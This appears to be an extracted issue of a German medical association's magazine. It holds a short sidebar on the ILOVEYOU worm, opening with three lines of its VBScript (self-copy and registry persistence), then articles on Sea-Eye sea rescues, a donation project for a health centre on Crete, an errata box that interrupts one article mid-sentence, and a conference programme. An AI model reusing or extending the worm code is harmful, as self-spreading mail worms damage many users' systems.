c.Copy(dirsystem&«\LOVE-LETTER-FOR-YOU.TXT.vbs«)
regruns()
html(
```

ILOVEYOU (2000)

Dieser auch »Loveletter« genannte Wurm verbreitete sich als Skript im Anhang einer Mail mit dem Betreff »ILOVEYOU« und wurde beim unkritischen Anklicken aktiviert. Der Wurm versendete sich daraufhin selbst an alle Einträge im Adressbuch, was zu einer exponentiellen Verbreitung führte. ILOVEYOU verursachte weltweit Schäden in Höhe von geschätzten 10 Milliarden Dollar.

Rechte Nebelkerzen

Die Situation an Ostern erhielt einiges an medialer Aufmerksamkeit aufgrund der hohen Zahl von in Seenot befindlichen Personen. Laut der *Internationalen Organisation für Migration* wurden zwischen Karfreitag und Ostersonntag 8.360 Menschen von 55 Schlauch- und drei Holzbooten gerettet und dabei 13 Leichen geborgen. Ich fand es ziemlich ernüchternd, heimzukehren und mich einerseits über die mediale Aufmerksamkeit zu freuen, andererseits musste ich dann aber schnell feststellen, dass eine rechtsradikale Nebelkerze im Diskurs ihre Wirkung voll entfaltete: Die Medienberichte arbeiteten sich an der haltlosen Behauptung von Frontex-Chef Leggeri und einem italienischen Staatsanwalt ab, NGOs wie Sea-Eye würden als »pull factor« die Menschen in Libyen erst zur Flucht über das Mittelmeer animieren bzw. mit den Schleppern zusammenarbeiten. Belege gab und gibt es dafür keine, aber kaum ein Medienbericht widmete sich der eigentlich relevanten Frage – nämlich wie sich das Massensterben durch koordinierte Maßnahmen verhindern lässt.

Obwohl am Osterwochenende etwa 8.000 Menschen aus seeuntüchtigen Booten auf der zentralen Mittelmeerroute gerettet wurden, waren von den insgesamt 25 an den Rettungen beteiligten Schiffen nur eines von *Frontex* und eines von der *EU Mission Sophia*. Der Rest bestand aus Schiffen der italienischen Küstenwache, zehn Schiffen von privaten Organisationen wie Sea-Eye, Sea-Watch, Jugend rettet e.V und anderen Organisationen sowie zivilen Frachtschiffen. Dass Amateure wie wir über einen längeren Zeitraum hinweg aushelfen müssen, ohne dass professionelle Stellen wie das Militär einspringen oder die italienische Küstenwache durch die anderen EU-Staaten gestärkt wird, ist zwar ein Unding, aber auch eine politisch bewusste Entscheidung im Rahmen der deutschen und europäischen Abschottungspolitik.

Die *Internationale Organisation für Migration* (IOM) geht derzeit von 700.000 bis zu einer Million MigrantInnen in Libyen aus. Der Partner der EU unter den verschiedenen Regierungen in Libyen ist die sogenannte *Libysche Einheitsregierung* (GNA), eine Art Zweckbündnis, das 2016 gegründet wurde, um zwei konkurrierende Regierungen in Tripolis und in Tobruk zur Kooperation zu bringen. Die tatsächliche Macht der GNA muss sehr skeptisch gesehen werden. Seit Gaddafis Sturz liegt die reale Herrschaft verteilt bei Milizen, islamistischen Gruppierungen wie dem IS und regional verschiedenen Gruppierungen. Die Europäische Union hat trotzdem beschlossen, der libyschen Einheitsregierung 400 Millionen Euro zur Umsetzung des Abkommens zur Eindämmung von Migration zur Verfügung zu stellen.

Bei allen Lippenbekenntnissen zu Demokratie und Menschenrechten – wenn eine sogenannte Wertegemeinschaft wie die EU über Jahre darüber hinwegschaut, wie Menschenmassen an ihrer Außengrenze sterben, hat sie mehr als ein Glaubwürdigkeitsproblem. Die Abschottungspolitik der deutschen und anderen europäischen Regierungen macht aus dieser humanitären Katastrophe vor der Küste Afrikas eine europäische Krise.

Weitere Informationen:
https://missingmigrants.iom.int/
www.seaeye.org
www.jugendrettet.org
www.sea-watch.org

Spendenaktion für Kreta

Ingeborg Oster und Ingrid Seyfahrt-Metzger über eine Soli-Reise nach Charakas/Kreta

76 Jahre nach dem Überfall der deutschen Nazis auf Kreta am 20. Mai 1941 haben wir – Dr. Ingrid Seyfarth-Metzger (IPPNW) und Dr. Ingeborg Oster (vdää und IPPNW) – die Ortschaft Charakas auf Kreta besucht, in der während der Nazi-Besatzung zehn Menschen ermordet wurden. Wir hatten 2016 eine Spendenaktion für das Gesundheitszentrum Charakas ins Leben gerufen und sie in diesen historischen Zusammenhang gestellt. Außerdem sehen wir die Spendenaktion als solidarisches Projekt für die griechische Bevölkerung, die seit Jahren unter der Sparpolitik der Troika leidet und nun auch noch mit den Flüchtlingen von der EU in Stich gelassen wird.

In Kreta war der Widerstand gegen die deutsche Besatzung vehement. Bereits wenige Tage nach der Landung der deutschen Fallschirmspringer am 20. Mai 1941 wurden Dörfer in Kreta massakriert. Am 12. und 13. September 1942 wurden unter dem zynischen Titel »Sommernachtstraum« im Süden Kretas 451 Kreter erschossen, darunter zehn Menschen aus Charakas. Die Ortschaft Charakas wurde 1944 von der deutschen Wehrmacht bombardiert, die Bevölkerung musste in die Berge fliehen. Am 21. Mai 2017 nahmen wir an der Gedenkfeier in Charakas teil, hielten eine kurze Rede und legten einen Kranz für die Opfer nieder. Wie auch 2016 hatten wir nach einem Spendenaufruf an IPPNW- und vdää-Mitglieder und Freunde von dem Geld zwei Container mit Verbrauchs- und Verbandsmaterial (Kompressen, Binden, Einmalhandschuhe, Liegenpapier, Spritzen, Kanülen, Blutentnahmesysteme u.a.) eingekauft und zusammen mit einem Container voll hochwertiger Artikel aus einer Praxisauflösung (wie Mikroskop, Ambubeutel, kleine chirurgische Instrumente, OP-Leuchte, Verbandsmaterial) nach Kreta geschickt. Wir konnten noch während unseres Aufenthaltes zusammen mit dem Team des

Errata

In der letzten Ausgabe sind uns zwei Fehler unterlaufen:

Bei dem Text von Rolf Rosenbrock haben wir vergessen, den Erstveröffentlichungsort zu nennen. Das tut uns leid. Der Text erschien zuerst im Dezember 2014 in einer Beilage des *Tagesspiegel* zur Aids-Gala.

Im Editorial haben wir geschrieben, dass die Kontroverse um das neue Prostituiertenschutzgesetz zeige, wie schwierig die Balance zwischen Fürsorge und Kontrolle sei und dann gefragt. »Sollen die *Gesundheitsarbeiterinnen und Gesundheitsarbeiter* geschützt werden oder ist Schutz durch Kontrolle nicht möglich?« Statt Gesundheitsarbeiterinnen und Gesundheitsarbeiter hätte hier natürlich Sexarbeiterinnen und Sexarbeiter stehen müssen. Darüber, ob Sexarbeit ein Dienst an der Gesundheit ist, haben wir nicht debattiert…

Gesundheitszentrums die drei Container in Empfang nehmen. Katharina Hausner, unsere Vertrauensperson vor Ort, hatte zusammen mit dem Team des Gesundheitszentrums die Wunschliste zusammengestellt und wird dies auch in Zukunft tun.

Das kommunale Gesundheitszentrum Charakas bietet primäre gesundheitliche Versorgung für die Ortschaft Charakas in Südkreta und die Dörfer im Umkreis von 35 km. Insgesamt leben dort 13.000 Einwohner. Im Gesundheitszentrum arbeiten vier Allgemeinärzte, ein Laborarzt, ein Röntgenarzt, ein Zahnarzt, einmal alle zwei Wochen ein Kinderarzt, Krankenschwestern und Hebammen. Das Gesundheitszentrum ist rundum die Uhr für Notfälle und Unfälle geöffnet. Es finden Sprechstunden für chronisch Kranke, für Kinder und Schwangere statt. Außerdem werden Hausbesuche und Sprechstunden in entlegenen Dörfern angeboten. Die Behandlungen sind ambulant und kostenlos, auch für Nichtversicherte und Migranten. Das nächste Krankenhaus und Facharztpraxen gibt es 45 km entfernt in Iraklion. Auf den ersten Blick sind die Räumlichkeiten des Gesundheitszentrums mit allem Nötigen ausgestattet. Problematisch wird es mit Ersatzteilen, Reparaturkosten, Neuinvestitionen und der Versorgung mit Verbrauchs- und Verbandsmaterial. Im Röntgen (analog) kommt es immer wieder zu Pannen beim Entwickeln der Bilder. Dann müssen die PatientInnen bis nach Iraklion fahren. Für den Rettungswagen gibt es nur Geld für zwei Fahrer/Sanitäter, sodass maximal zwei Schichten pro Tag gefahren werden können. Vormittags muss der Rettungswagen aus Iraklion kommen. Außerdem fehlt Geld für Ersatzteile und oft auch für Benzin.

Das Problem der insuffizienten Notfallversorgung wegen Personalmangel in Nothilfezentren und Rettungswagen besteht in den entlegenen Regionen der gesamten Insel. So müssen viele akut erkrankte PatientInnen stundenlang auf die Einlieferung und Versorgung im Krankenhaus warten. Eine Lösung unter anderem wären Erste-Hilfe-Einrichtungen in diesen Gebieten, die von ausgebildeten Laien betreut werden. In Tris Ekklesies, einem abgelegenen Fischerdorf in der Nähe von Charakas, das auch von Urlaubern besucht wird, wurde das bereits in Angriff genommen. Auf Anregung von Frau Dr. Seyfarth-Metzger hat ein deutscher Sanitäter, der seit Jahren in der Umgebung lebt, 2016 einen Raum für Erste-Hilfe-Maßnahmen eingerichtet und auch schon einen Kurs für 30 Laien vor Ort abgehalten.

Als Folge der Sparpolitik reicht das Geld für Vieles nicht. Jede Gemeinde kann selbst entscheiden, ob und was sie zusätzlich finanzieren will. Ärmere Gemeinden, z.B. im Südosten der Insel können nichts beisteuern. Deshalb sind diese Gegenden besonders schlecht medizinisch versorgt. In Charakas gibt es einen Bürgerverein für das Gesundheitszentrum, der Spenden für notwendige Investitionen und Materialien sammelt (z.B. auf Beerdigungen und Feiern) und Fragen oder Probleme der Bevölkerung bezüglich des Gesundheitszentrums aufgreift.

Seit dem Spardiktat der Troika wurde der griechische Gesundheitsetat um 40 Prozent gekürzt. Durch die hohe Arbeitslosigkeit sind nur 60 Prozent der Bevölkerung krankenversichert. Die Versicherten müssen 25 Prozent der Arzneimittelkosten bezahlen. Die Ausgaben des Gesundheitswesens betragen nur noch sechs Prozent des BIP. Das bedeutet großen Personalmangel nach vielen Entlassungen. Außerdem gingen viele ÄrztInnen und Pflegepersonal wegen schlechter Bezahlung ins europäische Ausland. Durch den Pflegepersonalmangel müssen die Angehörigen im Krankenhaus oft die Pflege übernehmen und schlafen dann tagelang auf einem Stuhl im Krankenzimmer. Es besteht ein zunehmender Investitionsstau, Gebäude können nicht mehr saniert werden, Neuanschaffungen von Apparaten oder Ersatzteilen unterbleiben. Im Uni-Klinikum von Iraklion fehlt es z.B.an Rollstühlen, ja selbst an Blutdruckmessgeräten. Auf Termine für technische Untersuchungen muss wochenlang gewartet werden.

Wir hatten auch Zeit, Charakas und die schöne Umgebung kennenzulernen, die am südlichen Rand der fruchtbaren Messara-Ebene liegt. Kretas Landwirtschaft wird von billigen Agrarimporten aus der EU bedrängt. Selbst der köstliche griechische Feta wird durch billigeren importierten Pseudofeta in den Geschäften verdrängt. Die Herstellung von Ziegenmilch und Ziegenkäse ist zeitintensiv und macht die Produkte teuer. Auch in Charakas wächst die Gegenwehr. Es bilden sich Genossenschaften von Wein- und Olivenbauern, die darüber ihren Absatz verbessern können. Wir trafen einen Landwirt, der mit Gleichgesinnten auf der ganzen Insel altes Saatgut sammelt und katalogisiert, um von Monsanto und Co. unabhängig zu bleiben. Eine weibliche Bäckereigenossenschaft hat sich gegründet, die köstliche Konditoreiwaren und Brot herstellt und auch umliegende Hotels und Restaurants beliefert.

Wir wollen weiter über diese gesundheitsbedrohende Sparpolitik der Troika informieren und werden auch unser Spendenprojekt fortsetzen. Da nach dem Transport noch Geld auf unser Spendenkonto floss, können wir noch einmal im Herbst Verbrauchsmaterial nach Charakas schicken, um die Bevölkerung zu entlasten. Im Frühjahr 2018 starten wir dann unsere nächste Spendenaktion. Wir bedanken uns ganz herzlich bei unseren bisherigen Spendern auch im Namen des Teams des Gesundheitszentrums und der Bevölkerung von Charakas.

Jahreshauptversammlung und Gesundheitspolitisches Forum des vdää

Wissen wir, was wir tun?

3.-5. November 2017

im »Eine-Welt-Haus«, Schwanthalerstr. 80, 80336 München

PROGRAMM

Freitag, 3.11.

20.00 Uhr	Doppelt bestraft? Zu Defiziten der medizinischen Versorgung in Haftanstalten

Samstag, 4.11.

Gesundheitspolitisches Forum des vdää – Wissen wir, was wir tun?

Vormittag	Dr. Uwe Heyll: Das Erkenntnisproblem in der Medizin: kritischer Blick auf wissenschaftsbasierte und Alternativ-Medizin NN: Entscheidungsfindung in der täglichen Praxis: Wissenschaftlichkeit in der Arztpraxis Prof. Dr. Ingrid Mühlhauser: Kritischer Blick auf Evidence Based Medicine – theoretisches Potential bzw. Grenzen des Konzepts
Mittagspause	Mittagessen
Nachmittag	Workshops zu den Themen: a) Evidence Based Medicine: Fortschritt und Kritik (mit Prof. Dr. Ingrid Mühlhauser) b) Homöopathie als Kassenleistung? (mit Prof. Dr. Nobert Schmacke, Dr. Thomas Kunkel, Prof. Dr. Wulf Dietrich) c) Race in der Medizin (mit Felix Ahls, Carina Borzim und Paul Brettel) d) Sind alle gut behandelt, wenn alle gleich behandelt werden? Klassen- und schichtspezifische Aspekte in der ärztlichen Praxis e) Cannabis als Medizin (mit Dr. Franjo Grothenhermen, Michael Janßen, Dr. Thorsten Opitz vom MDK Bayern) Abschlusspanel: Wissen wir jetzt, was wir tun? (die Beteiligten der Workshops und Plenum)
Abend	Gespräche, Musik und Tanz

Sonntag 5.11.

Mitgliederversammlung des vdää (offen für alle)

Dr. Thomas Kunkel: Bericht vom Einsatz auf der Sea-Eye im Mittelmeer

Verabschiedung des Kapitels »Flucht und medizinische Versorgung« (als Ergänzung des vdää-Programms)

Anmeldung bei der Geschäftsstelle des vdää: info@vdaeae.de; Tel: 06181 432348